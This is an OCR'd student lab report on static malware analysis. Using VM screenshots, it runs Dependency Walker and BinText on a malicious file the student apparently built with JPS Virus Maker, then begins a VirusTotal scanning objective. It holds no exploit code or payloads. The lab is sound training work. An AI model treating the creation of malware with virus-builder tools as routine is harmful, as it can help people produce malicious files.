
- Dependency Walker, also known as depends.exe, is a tool that provides information about the dependencies of a Windows executable or dynamic link library (DLL). It helps users understand the relationships between different modules, and it's particularly useful for troubleshooting issues related to missing or incompatible dependencies.
- To identify file dependencies using Dependency Walker, I have uploaded the pdf file “CEH Book”


Windows 8.x x64 - VMware Workstation
File Edit View VM Tabs Help
Library
kali-linux-2023.3-vmware-amd64
Windows 8.x x64
Recycle Bin
Google Chrome
IDA Freeware 8.3
JPS Virus Maker 3.0
depends22_x86
File Home Share View
This PC ▸ Downloads ▸ depends22_x86
Search depends22_x86
Favorites
Desktop
Downloads
Recent places
Homegroup
This PC
Network
Name
Date modified
Type
Size
depends
10/29/2006 2:20 A...
Compiled HTML H...
161 KB
depends.dll
10/29/2006 2:20 A...
Application extens...
9 KB
depends
10/29/2006 2:20 A...
Application
799 KB
3 items
Windows 8.1
Build 9600
3:44 PM
1/29/2024
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Upcoming
Earnings
Search
3:44 PM
1/29/2024


Windows 8.x x64 - VMware Workstation
File Edit View VM Tabs Help
Library
kali-linux-2023.3-vmware-amd64
Windows 8.x x64
Recycle Bin
Google Chrome
IDA Freeware 8.3
JPS Virus Maker 3.0
Application Tools
depends22_x86
Dependency Walker
File View Options Help
For Help, press F1
Windows 8.1
Build 9600
3:45 PM
1/29/2024
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Upcoming
Earnings
Search
3:45 PM
1/29/2024


Windows 8.x x64 - VMware Workstation
File Edit View VM Tabs Help
Library
kali-linux-2023.3-vmware-amd64
Windows 8.x x64
Recycle Bin
Google Chrome
IDA Freeware 8.3
JPS Virus Maker 3.0
depends22_x86
Dependency Walker
File View Options Help
Open
Look in: JPS Virus Maker
Name
Date modified
CEH book
1/29/2024 3:18 PM
jps
2/24/2007 4:52 PM
Recent places
Desktop
Libraries
This PC
Network
File name:
Files of type: All Files (*.*)
Open
Cancel
Help
For Help, press F1
Windows 8.1
Build 9600
3:45 PM
1/29/2024
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
86°F
Partly sunny
Search


Windows 8.x x64 - VMware Workstation
File Edit View VM Tabs Help
Library
kali-linux-2023.3-vmware-amd64
Windows 8.x x64
Dependency Walker - [CEH book]
File Edit View Options Profile Window Help
CEH BOOK.DXI
KERNEL32.DLL
ADVAPI32.DLL
MSVCRT.DLL
NTDLL.DLL
API-MS-WIN-EVENTING-CONTROLLER-L1-1-0.DLL
API-MS-WIN-EVENTING-CONSUMER-L1-1-0.DLL
KERNELBASE.DLL
SECHOST.DLL
API-MS-WIN-SERVICE-CORE-L1-1-1.DLL
API-MS-WIN-SERVICE-MANAGEMENT-L1-1-0.DLL
API-MS-WIN-SERVICE-MANAGEMENT-L2-1-0.DLL
API-MS-WIN-SERVICE-PRIVATE-L1-1-1.DLL
API-MS-WIN-SERVICE-WINSVC-L1-2-0.DLL
API-MS-WIN-CORE-NAMEDPIPE-L1-2-0.DLL
PI Ordinal ^ Hint Function Entry Point
E Ordinal ^ Hint Function Entry Point
Module File Time Stamp Link Time Stamp File Size Attr. Link Checksum Real Checksum CPU Subsystem Symbols Preferred Base Actual Base Virtual Size
API-MS-WIN-CORE-KERNEL32-PRIVATE-L1-1-1.DLL
API-MS-WIN-CORE-PRIVATEPROFILE-L1-1-1.DLL
API-MS-WIN-SERVICE-PRIVATE-L1-1-1.DLL
API-MS-WIN-CORE-SHUTDOWN-L1-1-1.DLL
EXT-MS-WIN-NTUSER-UICONTEXT-EXT-L1-1-0.DLL
IESHIMS.DLL
Error opening file. The system cannot find the file specified (2).
Error: At least one required implicit or forwarded dependency was not found.
Warning: At least one delay-load dependency module was not found.
Warning: At least one module has an unresolved import due to a missing export function in a delay-load dependent module.
For Help, press F1
3:46 PM
1/29/2024
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
86°F
Partly sunny
Search





- This assignment focused on utilizing Dependency Walker to explore the dependencies of the created malicious file, contributing to a better understanding of its internal structure and potential threats.


Objective: 04


Perform a strings search using BinText

- BinText is a simple yet powerful Windows-based utility used for analyzing and extracting textual information from binary files. It's commonly employed by security researchers, reverse engineers, and digital forensics experts for tasks such as analyzing malware, inspecting binary files, and extracting embedded text or strings.
- BinText is designed to extract ASCII and Unicode strings from binary files. It helps reveal human-readable content embedded within non-text files.


Windows 8.x x64 - VMware Workstation
File Edit View VM Tabs Help
Library
kali-linux-2023.3-vmware-amd64
Windows 8.x x64
My Computer
Recycle Bin
Google Chrome
IDA Freeware 8.3
JPS Virus Maker 3.0
bintext303
File Home Share View
This PC ▸ Downloads ▸ bintext303
Search bintext303
Favorites
Desktop
Downloads
Recent places
Homegroup
This PC
Network
Name
Date modified
Type
Size
bintext
4/15/2009 1:42 PM
Application
35 KB
1 item
Windows 8.1
Build 9600
3:56 PM
1/29/2024
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
86°F
Partly sunny
Search


Windows 8.x x64 - VMware Workstation
File Edit View VM Tabs Help
Library
kali-linux-2023.3-vmware-amd64
Windows 8.x x64
My Computer
Recycle Bin
Google Chrome
IDA Freeware 8.3
JPS Virus Maker 3.0
Application Tools
bintext303
File Home Share View Manage
BinText 3.0.3
Search Filter Help
File to scan
Browse
Go
Advanced view
File pos
Mem pos
ID
Text
BinText
Ready
Find
Save
1 item
1 item selected 35.0 KB
Windows 8.1
Build 9600
3:56 PM
1/29/2024
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
86°F
Partly sunny
Search







- This assignment's journey with BinText provided a comprehensive exploration into the inner textual components of the malware, offering valuable insights for further analysis and understanding.


Objective: 05


Perform online malware scanning using Virus Total


- VirusTotal is a free online service that aggregates multiple antivirus scanners and other security tools to analyze files and URLs for potential malicious content. It is widely used by security professionals, researchers, and individuals to check the safety of files and websites.
- I have upload files to VirusTotal for analysis. The platform scans the file with multiple antivirus engines and various security tools to detect potential threats.

